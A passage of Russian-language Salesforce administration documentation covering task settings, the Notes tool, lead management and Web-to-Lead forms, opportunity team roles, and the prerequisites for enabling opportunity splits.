| Разрешить пользователям определение необходимости получения электронных уведомлений о назначениях задач. | Отображение параметра, позволяющего пользователю определять необходимость получения электронного уведомления при назначении задачи.   | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Разрешить пользователям контроль над уведомлениями о назначениях задач»</b> . См. также раздел <a href="#">Замечания по использованию электронных уведомлений о назначениях задач</a> на странице 2104. | ✓                    | ✓                  | ✓           |
| Настроить действия для списка задач.   | Настройте панель действий, отображаемую напротив списка задач.  | См. раздел <a href="#">«Рекомендации по настройке списка задач в Lightning Experience»</a> на странице 2104.   | ✓                    |                    |             |
| Разрешить повторяющиеся задачи.  | Разрешите пользователям создание повторяющихся задач. При выключении данного параметра пользователи могут редактировать интервалы текущих повторяющихся задач, но не могут создавать дополнительные | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить создание повторяющихся задач»</b> .  |                      |                    | ✓           |

| Параметр или функция  | Описание   | Настройка и справка   | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|--|---|----------------------|--------------------|-------------|
|   | повторяющиеся задачи.  |   |                      |                    |             |
| Разрешить пользователям назначение копий задачи.                      | Разрешите пользователям пакетное назначение независимых копий новой задачи.          | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить задачи группы»</b> .  |                      |                    | ✓           |
| Показывать упрощенную страницу новой задачи в приложении Salesforce1. | Разрешите отображение страницы новой задачи, которая сначала содержит ключевые поля. | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Показывать упрощенную форму новой задачи в приложении Salesforce1»</b> . |                      | ✓                  |             |

| Параметр или функция                                     | Описание  | Настройка и справка  | Lightning Experience | Salesforce Classic | Salesforce1 |
|--|---|--|----------------------|--------------------|-------------|
| Отслеживать и отображать статистику сообщений эл. почты. | Разрешите системе Salesforce отслеживание исходящих HTML-сообщений эл. почты при использовании HTML-шаблонов эл. почты. | В меню «Настройка» введите строку « <i>Параметры действий</i> » в поле «Быстрый поиск» и установите флажок <b>«Включить функцию отслеживания сообщений эл. почты»</b> . См. также раздел <a href="#">Отслеживание сообщений эл. почты в Salesforce Classic</a> на странице 2112. |                      | ✓                  |             |

СМ. ТАКЖЕ:

[Параметры настройки для одновременного управления событиями и задачами](#)

[Параметры настройки для событий и календарей](#)

[Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience](#)

## Повышение производительности

### Настройка примечаний

Чтобы пользователи могли делать примечания в формате обогащенного текста, следует настроить соответствующее средство «Примечания».

Прежде чем приступить к настройке примечаний, следует принять во внимание следующее.

- Инструмент «Примечания», включенный для организации, используется при создании любых новых примечаний. Примечания, созданные посредством устаревшего инструмента создания примечаний, открываются посредством данного инструмента.
- При отключении этого инструмента пользователи лишатся доступа к примечаниям, созданным с его помощью.
- Пользователи с лицензией клиентского или партнерского портала не могут использовать инструмент «Примечания». Вместо этого, им предоставляется устаревший инструмент создания примечаний.



[Просмотреть обзор](#)

1. Убедитесь, что [связанный список с «Примечаниями»](#), включен в макет страницы.
2. Убедитесь, что организация поддерживает инструмент «Примечания». Введите строку «*Параметры "Примечаний"*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры "Примечаний"**». Затем убедитесь в наличии флажка «Включить примечания».
3. Чтобы пользователи могли добавлять примечания с помощью публикатора Chatter, меню «Глобальные действия» и панели действий Salesforce1, добавьте кнопку «**Создать примечание**» на панель быстрых действий в публикатор Salesforce Classic и Salesforce1 и в раздел действий Lightning Experience в глобальном макете публикатора.
4. При переопределении глобального макета публикатора для любого макета страницы объекта добавьте быстрое действие «**Создать примечание**» в настраиваемые макеты.
5. Чтобы упростить добавление примечаний в Salesforce1, следуйте следующим рекомендациям.
  - a. Убедитесь, что пользователи могут создавать задачи из примечаний в приложении Salesforce1. Введите строку «*Параметры действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры действий**». Выберите пункт «Разрешить создание задач из примечаний».
  - b. Убедитесь, что меню навигации приложения Salesforce1 содержит пункт «**Примечания**». Введите строку «*Навигация*» в поле «Быстрый поиск», выберите «**Навигация Salesforce1**» и переместите пункт «**Примечания**» из списка «Доступные» в список «Избранные». Рекомендуем разместить его над элементом «**Элементы интеллектуального поиска**».

СМ. ТАКЖЕ:

[Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?](#)

[Рекомендации по использованию примечаний в приложении Salesforce1](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов страниц:

- «Просмотр настройки»

Для редактирования макетов страниц:

- «Настройка приложения»

Для настройки макетов действий и макетов страниц:

- «Настройка приложения»

## Настройка макетов страниц для использования инструмента «Примечания»

В случае использования Salesforce до выпуска Winter '16 следует внести некоторые изменения в макеты страниц, чтобы пользователи смогли просматривать примечания.

1. Обязательно ознакомьтесь со способами редактирования макетов страниц.
2. Выберите объект и используемый пользователями макет.
3. Выберите категорию **«Связанные списки»** в списке категорий элементов страницы.
4. Перетащите связанный список «Примечания» в ту часть страницы, где он должен находиться.  
Если в организации использовалась старая версия инструмента, не удаляйте связанный список «Примечания и вложения», чтобы пользователи не потеряли доступ к старым записям. Примечания, добавленные посредством расширенной версии инструмента, отображаются в связанном списке «Примечания».
5. Сохраните макет и подтвердите перезапись пользовательских настроек связанных списков.
6. Повторите действия для других объектов, с которыми используется инструмент «Примечания».

СМ. ТАКЖЕ:

[Редактирование макетов страниц для стандартных объектов](#)

[Редактирование макетов страниц для настраиваемых объектов](#)

[Настройка примечаний](#)

[Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?](#)

## Настройка параметров интересов

### Настройка функции управления интересами

Чтобы повысить эффективность продаж, рекомендуем создать надежную систему по привлечению интересов. Интерес — это потенциальный клиент, интересующийся деятельностью компании.

Благодаря интересам, сотрудники отдела продаж получают мгновенный доступ к новым потенциальным клиентам, гарантируя их полную обработку. Функция управления интересами позволяет сотрудникам отделов продаж и маркетинга управлять входящими интересами, отслеживать источники интересов и анализировать рентабельность инвестиций в маркетинговые программы.

Чтобы начать работу с функцией управления интересами, выберите в меню «Настройка» следующее.

- Перейдите к параметрам управления объектами для интересов. В разделе полей создайте настраиваемые поля интересов, которые отслеживают сведения, связанные с вашей компанией. Кроме того, настраиваемые поля интересов могут быть соотнесены с полями организаций,

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



контактов и возможностей для преобразования данных при преобразовании интересов. Чтобы выбрать стандартный статус для новых и преобразованных интересов, измените раскрывающийся список «Статус интереса».

- Введите строку «*Параметры интересов*» в поле «Быстрый поиск» и выберите пункт «**Параметры интересов**», чтобы указать параметры интересов по умолчанию.
- Введите строку «*Правила назначения*» в поле «Быстрый поиск», затем выберите «**Правила назначения интересов**», чтобы задать правила назначения интересов для автоматического перенаправления интересов.
- Введите строку «*Web-to-Lead*» в поле «Быстрый поиск» и выберите пункт «**Web-to-Lead**», чтобы автоматически собирать интересы с вашего веб-сайта.

Чтобы создать очереди продаж для интересов или настраиваемых объектов, введите «*Очереди*» в поле «Быстрый поиск», затем выберите «**Очереди**».

## Управление интересами

Прежде чем начать работу с интересами, выполните указанные ниже действия.

- Настройте стандартные параметры интересов.
- Создайте очереди интересов для управления их распределением.
- Настройте правила назначения для автоматического назначения интересов.
- Настройте функцию Web-to-Lead для автоматического сбора интересов с корпоративного веб-сайта.
- Импортируйте текущие интересы организации.
- Создайте настраиваемые поля интереса.
- Соотнесите настраиваемые поля интереса с другими настраиваемыми полями для преобразования интереса.
- Настройте раскрывающийся список «Статус интереса» для выбора стандартного статуса новых и преобразованных интересов.

СМ. ТАКЖЕ:

[Интересы](#)

[Начальная страница интересов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Определение параметров по умолчанию для создания интересов

Чтобы повысить эффективность обработки интересов и предотвратить создание повторяющихся записей при преобразовании интересов в контакты, организации и возможности, рекомендуем оптимизировать функции управления интересами для групп сбыта.

1. Введите строку «*Параметры интересов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры интересов**», затем нажмите кнопку «**Правка**».
2. Определите ответственного за интерес по умолчанию и параметры преобразования интересов.
3. Сохраните параметры.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров интересов:

- «Настройка приложения»

## Соотнесение настраиваемых полей интересов для преобразования интересов

Соотнесение настраиваемых полей интересов с полями записей, в которые они преобразуются, позволяет повысить эффективность использования записей, созданных группами сбыта из преобразованных интересов.

Когда торговые представители преобразуют перспективные интересы, сведения из стандартных полей интересов отображаются в стандартных полях контактов, организаций и возможностей. Если вы задаете настраиваемые поля интересов, укажите способ преобразования настраиваемых сведений в настраиваемые поля организаций, контактов и возможностей.

1. В разделе настроек управления объектами для интересов перейдите в раздел полей, затем щелкните «**Соотнесение полей интересов**».
2. Выберите соответствующее настраиваемое поле организации, контакта или возможности для каждого настраиваемого поля интереса.
3. Не забывайте сохранять внесенные изменения!

СМ. ТАКЖЕ:

[Преобразование квалифицированных интересов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения полей интересов:

- «Настройка приложения»

## Рекомендации по соотнесению настраиваемых полей интересов для преобразования интересов

Ознакомьтесь с рекомендациями по соотнесению настраиваемых полей интересов и настраиваемых полей в контактах, организациях и возможностях. Соотнесение настраиваемых полей помогает торговым представителям сохранять важные сведения при преобразовании перспективных интересов с целью отслеживания новых потенциальных сделок.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Сделайте следующее   | Полезная информация   |
|--|---|
| Соотнесите настраиваемые поля интересов с другими настраиваемыми полями с тем же типом данных.   | <p>Например, числовые поля интересов должны соотноситься с другими числовыми полями, а поля типа «Область подробного текста» — с другими полями того же типа «Область подробного текста». Ниже перечислены некоторые исключения.</p> <ul style="list-style-type: none"> <li>• Поля типа «Текст» могут соотноситься с полями типа «Раскрывающийся список». Но если соотнесенное поле типа «Текст» не может вместить все поле интереса типа «Значение раскрывающегося списка», то данные будут сокращены.</li> <li>• Поля типа «Текст» или «Область текста» могут соотноситься с полями типа «Область подробного текста».</li> <li>• Поля типа «Автонумерация» могут соотноситься с полями типа «Текст», «Область текста» или «Раскрывающийся список».</li> <li>• Рекомендуем не соотносить настраиваемые поля формулы с другими полями формулы или любым другим типом поля.</li> </ul> |
| Соотнесите настраиваемые поля интересов «Число», «Валюта» или «Процент» с другими полями с такими же названиями, такой же длины и с таким же количеством знаков после запятой. | <p>Например, поле интереса типа «Валюта» поддерживает 3 и 2 знака после запятой. Соотнесите его с другим настраиваемым полем валюты, в котором могут быть 3 и 2 знака после запятой.</p>  |
| Не изменяйте типы данных настраиваемых полей интересов.  | <p>Если вы измените типы данных настраиваемых полей, то система Salesforce удалит соотнесения интересов для этих настраиваемых полей.</p>   |

СМ. ТАКЖЕ:

[Соотнесение настраиваемых полей интересов для преобразования интересов](#)

## Концепции веб-интересов

Функция Web-to-Lead позволяет собирать сведения веб-сайта вашей компании и автоматически создавать до 500 новых интересов в день.

Если у вашей компании уже есть форма, в которую потенциальные клиенты могут вводить свои контактные данные, вам определенно будет полезно создать страницу, на которую потенциальные клиенты могут переходить, чтобы реагировать на кампанию. Всего лишь небольшой дополнительный код на языке HTML позволит направлять эту информацию в Salesforce с целью создания интересов.

СМ. ТАКЖЕ:

[Определение параметров по умолчанию для создания интересов](#)

## Рекомендации по настройке функции Web-to-Lead

Настройте систему Salesforce так, чтобы она собирала сведения веб-сайта вашей компании и автоматически создавала до 500 новых интересующихся клиентов в день.

| Цель   | Сделайте следующее   |
|--|--|
| Отслеживать те сведения об интересах, которые не предоставляют стандартные поля для интересов Salesforce.            | Создайте настраиваемые поля интересов и определите порядок их соотношения с настраиваемыми полями организаций, контактов и возможностей во время преобразования интересов.   |
| Автоматически отправлять сообщения по электронной почте, после того как они предоставят сведения через ваш веб-сайт. | Создайте общедоступные шаблоны эл. почты. Чтобы настроить правила электронного ответа для использования разных шаблонов эл. почты, определяемых отправленными сведениями, создайте один стандартный шаблон, который должен отправляться при неприменении заданных правил ответа.   |
| Задать стандартный статус новых и преобразованных интересов  | Используйте для этого раскрывающийся список «Статус интереса».   |
| Назначить интересы торговым представителям и очередям.   | <ul style="list-style-type: none"> <li>Создайте очереди интересов, чтобы назначить интересы очередям, а не отдельным торговым представителям.</li> <li>Используя настройку параметров интересов, укажите ответственного за те интересы по умолчанию, которые не соответствуют критериям правила назначения.</li> <li>Создайте правило назначения интересов, чтобы определить, как создаваемые с помощью веб-сайта интересы должны назначаться пользователям или очередям, и активируйте это правило. Если правило не активно, все создаваемые с помощью веб-сайта</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить функцию Web-to-Lead, выполните указанные ниже действия.

- «Настройка приложения»

| Цель | Сделайте следующее  |
|------|---|
|      | интересы назначаются ответственному по умолчанию, указанному на странице «Параметры интересов». |

СМ. ТАКЖЕ:

[Концепции веб-интересов](#)

[Создание интересов для групп сбыта с веб-сайта](#)

## Создание интересов для групп сбыта с веб-сайта

Автоматическое создание до 500 интересов в день с использованием данных о потенциальных клиентах, полученных от посетителей веб-сайта компании. При настраивании формы Web-to-Lead система Salesforce сохраняет сведения о потенциальных клиентах, оставивших свои контактные данные. Пользователь также может перенаправлять потенциальных клиентов на другие страницы веб-сайта, важные для успеха кампании.

1. Введите строку «*Web-to-Lead*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Web-to-Lead**».
2. Чтобы включить или изменить параметры функции Web-to-Lead, нажмите кнопку «**Правка**».
3. Чтобы настроить автоматическую рассылку сообщений эл. почты потенциальным клиентам, выберите шаблон ответа по умолчанию. Если используемый шаблон эл. почты определяется полученными от потенциальных клиентов сведениями, то стандартный шаблон ответа используется в том случае, если правила автоматического ответа не применяются. Шаблоны должны быть помечены флажком «*Доступно для использования*».
4. Сохраните внесенные изменения.
5. Чтобы создать форму для сбора сведения о потенциальных клиентах на веб-сайте, щелкните «**Создать форму Web-to-Lead**», затем выберите нужные поля.
6. Выберите поля для добавления в форму Web-to-Lead. Чтобы добавить или удалить поля в списках «Доступные поля» и «Выбранные поля», воспользуйтесь кнопками «Добавить» и «Удалить». Чтобы изменить порядок отображения полей, воспользуйтесь кнопками «Вверх» и «Вниз».
  - Выберите поле «Кампания».
  - Если организация использует мультивалюту, добавьте поле «Валюта интереса» при добавлении полей валюты. В противном случае все стоимости будут отображаться в валюте компании.
  - Чтобы разрешить потенциальным клиентам выражать заинтересованность по нескольким продуктам, воспользуйтесь настраиваемым раскрывающимся списком со множественным выбором.
  - Если организация использует типы записей интересов, выберите поле «Тип записи интереса», позволяющее пользователям выбирать тип записи для веб-интересов.
7. Если организация использует средство перевода или переименованные вкладки, выберите язык для меток, отображаемых в форме Web-to-Lead. Источник формы Web-to-Lead всегда отображается на личном языке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить функцию Web-to-Lead, выполните указанные ниже действия.


- «Настройка приложения»

8. Введите полный URL-адрес страницы, открывающейся после отправки сведений (например, начальная страница компании или страница благодарности), и нажмите кнопку **«Создать»**.
9. Скопируйте и передайте созданный HTML-код веб-мастеру компании для последующего добавления на веб-сайт.
10. Нажмите кнопку **«Готово»**.

Чтобы протестировать форму Web-to-Lead, добавьте строку `<input type="hidden" name="debug" value="1">` в код. Данная строка открывает страницу отладки после отправки формы. Удалите эту строку перед выпуском страницы Web-to-Lead на веб-сайте пользователя.

Интересам, созданным на корпоративном веб-сайте, изначально назначается стандартный статус, выбранный в раскрывающемся списке «Статус интереса». Если веб-интересы создаются в рамках кампании, то статусу участника новых интересов назначается значение поля «Статус участника», указанное в форме, или стандартное значение, если форма не содержит поля «Статус участника».

Кроме того, новым интересам назначается статус «Не прочитано», который заменяется статусом «Прочитано» после просмотра или редактирования интереса ответственным сотрудником. Списковое представление «Мои непрочитанные интересы» позволяет быстро просмотреть все новые интересы.

 **Прим.:** Формат для полей даты и валюты, собранных через Интернет, определяется стандартными параметрами организации «Стандартный регион» и «Регион валюты».

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если организация превышает ежедневное ограничение для функции Web-to-Lead, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает сообщение электронной почты, содержащее сведения о дополнительных интересах. Дополнительную информацию по ограничениям Web-to-Lead см. в разделе [«Сколько интересов можно собрать с веб-сайта?»](#) на странице 1484.

Если новый интерес не удастся создать из-за ошибок при настройке функции Web-to-Lead, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Система Salesforce запускает правила проверки полей перед созданием записей, отправленных с помощью функции Web-to-Lead, и создает только те записи, которые содержат допустимые значения.

Прежде чем создать запись посредством функции Web-to-Lead, убедитесь, что все универсальные обязательные поля содержат значения.

Система Salesforce не поддерживает поля типа «Область обогащенного текста» в формах Web-to-Lead. При создании интереса данные, введенные в поля типа «Область обогащенного текста», сохраняются в виде обычного текста.

СМ. ТАКЖЕ:

[Рекомендации по настройке функции Web-to-Lead](#)

[Концепции веб-интересов](#)

## Настройка групп сбыта

### Настройка групп, работающих с возможностями

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции группового сбыта: «Настройка приложения»

Для создания или изменения настраиваемых полей: «Настройка приложения»

Для определения или изменения правил проверки полей: «Настройка приложения»

Для создания бизнес-правил: «Настройка приложения»

Для настройки ролей рабочей группы: «Настройка приложения»

Для добавления настраиваемой кнопки или ссылки: «Настройка приложения»

Для редактирования макетов страниц: «Настройка приложения»

Для определения триггеров Apex: «Автор Apex»


#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настройки для групп, работающих с возможностями, доступны в: Salesforce Classic

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


С помощью настройки ролей, макетов страниц и других параметров можно повысить эффективность групп, работающих с возможностями.

 **Прим.:** Группы, работающие с возможностями, доступны в системе Lightning Experience, однако для использования некоторых связанных функций, таких как доли возможности, или для доступа к параметрам групп, работающих с возможностями, нужно переключиться в представление Salesforce Classic. Дополнительные сведения см. в описании ограничений Lightning Experience для функций продаж.

Группа, работающая с возможностями, — это совокупность пользователей, работающих совместно над возможностями. Типичная группа, работающая с возможностями, может состоять из менеджера по работе с клиентами, специалиста по сбыту и торгового представителя.

Если организация использует функцию [группового сбыта](#), настройте группы, работающие с возможностями.

- Создайте настраиваемое поле для группы, работающей с возможностями, которое должно отображаться на странице «Участник группы, работающей с возможностями» и может быть добавлено в отчеты по группам, работающим с возможностями. Разрешается создавать не более 50 настраиваемых полей.


 **Прим.:** Удаление настраиваемого поля инициирует удаление фильтров, использующих данное поле, и возможное изменение результатов выполнения правил назначения или расширения, опирающихся на данные настраиваемого поля.

- Определите и активируйте правила проверки, которым должны соответствовать данные рабочей группы перед сохранением записи.
- Создайте бизнес-правила.
- Определите роли группы, работающей с возможностями.
- Замените текущие роли рабочей группы.

- Добавьте настраиваемую кнопку или ссылку в группу, работающую с возможностями.
- [Настройте макет страницы «Участник группы, работающей с возможностями»](#) путем добавления настраиваемых полей, кнопок, ссылок или настраиваемых связанных списков.
- Измените свойства связанного списка «Группа, работающая с возможностями» в каждом макете страницы.

Чтобы добавить сведения об участнике группы, работающей с возможностями, на родительскую страницу, рекомендуем связать участника рабочей группы с родителем. Например, чтобы добавить сведения об участнике рабочей группы на связанную страницу сведений об организации, добавьте настраиваемое поле поиска «Организация» в [редактор групп, работающих с возможностями](#), и назначьте его родительской организации для каждого участника группы, работающей с возможностями.

- Создайте типы настраиваемых отчетов для групп, работающих с возможностями.
- Определите и активируйте код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед добавлением или после удаления записей рабочей группы из базы данных).

 **Прим.:** Ниже перечислены некоторые ограничения для групп, работающих с возможностями.

- Взаимосвязь «Поиск» не может быть создана между объектом (например, организация) и участником группы, работающей с возможностями.
- Правила проверки и триггеры Apex не поддерживаются при добавлении стандартной рабочей группы в возможность.

СМ. ТАКЖЕ:

[Группы, работающие с возможностями](#)

[Включение группового сбыта](#)

## Включение группового сбыта

Функция группового сбыта предоставляет пользователям доступ к созданию и использованию групп, работающих с возможностями. Группы, работающие с возможностями, доступны в Lightning Experience, но нужно перейти на Salesforce Classic, чтобы получить доступ к настройкам групп, работающих с возможностями.

1. В настройке введите «*Параметры группы, работающей с возможностями*» в поле «Быстрый поиск», затем выберите «**Параметры группы, работающей с возможностями**».
2. Установите флажок «Включить функцию группового сбыта» и нажмите кнопку «Сохранить».
3. Выберите нужные макеты страниц возможностей.
4. Чтобы добавить связанный список в настраиваемые макеты страниц, установите флажок «Добавить в настроенные связанные списки пользователей».
5. Нажмите кнопку «Сохранить».

Если функция группового сбыта включена, добавьте настраиваемые поля, настраиваемые кнопки и ссылки, правила проверки, бизнес-правила и триггеры Apex в группы, работающие с возможностями. При необходимости измените макеты страниц групп,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции группового сбыта:

- «Настройка приложения»



работающих с возможностями, создайте типы настраиваемых отчетов для групп, работающих с возможностями, и включите функцию «Доли возможности».


СМ. ТАКЖЕ:

[Настройка групп, работающих с возможностями](#)

### Настройка ролей группы, работающей с возможностями

Каждому участнику группы, работающей с возможностями, назначается роль (например, «Менеджер по работе с клиентами» или «Торговый представитель»). При необходимости настройте роли группы, работающей с возможностями.

1. Введите строку «*Роли рабочей группы*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Роли рабочей группы**».
2. Измените значения раскрывающегося списка для текущих ролей рабочей группы. (Роль «Ответственный за возможность» (при ее наличии) должна быть оставлена без изменений; данная роль используется долями возможности.)


 **Прим.:** Группы, работающие с возможностями, используют те же роли, что группы, работающие с организациями. Удаление роли группы, работающей с возможностями, инициирует удаление данной роли для группы, работающей с организациями.

СМ. ТАКЖЕ:

[Настройка групп, работающих с возможностями](#)

### Замена ролей группы, работающей с возможностями

Назначьте роли для участников группы, работающей с возможностями, в соответствии с бизнес-процессами и нуждами нашей организации.

 **Прим.:** Группы, работающие с возможностями, доступны в Lightning Experience, но нужно перейти на Salesforce Classic, чтобы назначить роли для групп сбыта. Дополнительные сведения см. в описании ограничений Lightning Experience для функций продаж.

Изменение ролей группы, работающей с возможностями, поддерживает глобальное обновление значений во всех текущих записях, заменяя значения раскрывающихся списков. Введите строку «*Заменить роли в рабочей группе*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Заменить роли в рабочей группе**».

Роль «Ответственный за возможность» (при ее наличии) должна быть оставлена без изменений. Данная роль используется долями возможности.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки ролей  
рабочей группы:

- «Настройка приложения»

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки ролей  
рабочей группы:

- «Настройка приложения»

-  **Прим.:** Группы, работающие с возможностями, используют те же роли, что группы, работающие с организациями. При удалении роли группы, работающей с возможностями, она будет недоступна как роль группы организации.

СМ. ТАКЖЕ:

[Настройка групп, работающих с возможностями](#)

## Редактирование многострочных макетов групп, работающих с возможностями

Пользователь может выбрать поля, которые должны отображаться на многострочной странице «Участник группы, работающей с возможностями». Чтобы открыть данную страницу, [добавьте нового участника](#) в группу, работающую с возможностями.

1. Откройте страницу «Макеты страниц» посредством параметров управления группами, работающими с возможностями.
2. Щелкните ссылку «**Правка**» напротив имени нужного макета страницы групп, работающих с возможностями.
3. Щелкните «**Редактировать многострочный макет**» в верхнем правом углу.
4. Переместите поля между списками «Доступные поля» и «Выбранные поля».
  - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле в списке «Доступные поля» и нажмите кнопку «**Добавить**» или «**Удалить**».
  - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку «**Вверх**» или «**Вниз**».
  - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
  - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
5. Чтобы применить внесенные изменения, нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка групп, работающих с возможностями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования многострочных макетов групп, работающих с возможностями:


- «Настройка приложения»

## Отключение группового сбыта

Отключение группового сбыта удаляет из всех возможностей все группы, работающие с возможностями, а также стандартные группы, работающие с возможностями. Перейдите на Salesforce Classic, чтобы получить доступ к настройкам групп, работающих с возможностями.

 **Прим.:** Прежде чем отключить функцию группового сбыта, рекомендуем отключить функцию «Доли возможности». Отключение функции «Доли возможности» инициирует необратимое удаление всех данных о долях из организации.

1. Удалите все настраиваемые поля, настраиваемые кнопки и ссылки, макеты страниц, правила проверки, бизнес-правила или триггеры Apex, добавленные в группы, работающие с возможностями. Кроме того, удалите все настраиваемые отчеты, содержащие сведения о группах, работающих с возможностями, и пакеты Apex, использующие группы, работающие с возможностями.
2. В настройке введите «*Параметры группы, работающей с возможностями*» в поле «Быстрый поиск», затем выберите «**Параметры группы, работающей с возможностями**».
3. Установите флажок «Отключить функцию группового сбыта» и нажмите кнопку «**Сохранить**».
4. Выберите значение «Да» и нажмите кнопку «**ОК**». Все рабочие группы, назначенные возможностям, и все стандартные группы, работающие с возможностями, удаляются без возможности восстановления.

 **Прим.:** Функция группового сбыта может быть отключена, если код Apex не ссылается на участников рабочей группы. Поле «Участник рабочей группы» представлено в коде Apex как OpportunityTeamMember.

СМ. ТАКЖЕ:

[Настройка групп, работающих с возможностями](#)

## Предварительные требования для включения функции «Доли возможности»

Прежде чем включить функцию «Доли возможности», рекомендуем проверить и оценить некоторые условия.

### Доступное время

Включение функции «Доли возможности» инициирует процесс, который настраивает доли для каждой возможности организации, а не только для открытых. В зависимости от количества записей возможностей, данный процесс может занять несколько часов. Использование системы Salesforce может быть продолжено одновременно выполнению процесса. Тем не менее, рекомендуем запускать данный процесс в конце рабочего дня.

### Неактивные валюты

Если организация использует неактивные валюты, которые были активными раньше, то данные валюты могут использоваться текущими записями возможностей. Данные записи будут охватываться процессом включения долей, но наличие неактивной валюты будет препятствовать его завершению. Чтобы предотвратить возможный сбой или исправить его последствия, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения функции группового сбыта:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


- Измените неактивную валюту связанных записей возможностей на активную.
- Активируйте неактивную валюту во время включения долей (при необходимости деактивируйте валюту по завершении процесса).
- Удалите возможности, содержащие неактивную валюту. Рекомендуем использовать данное решение при наличии небольшого количества возможностей, содержащих неактивную валюту, которые не используются при составлении отчетов или архивировании.

### Выполнение пакетных операций

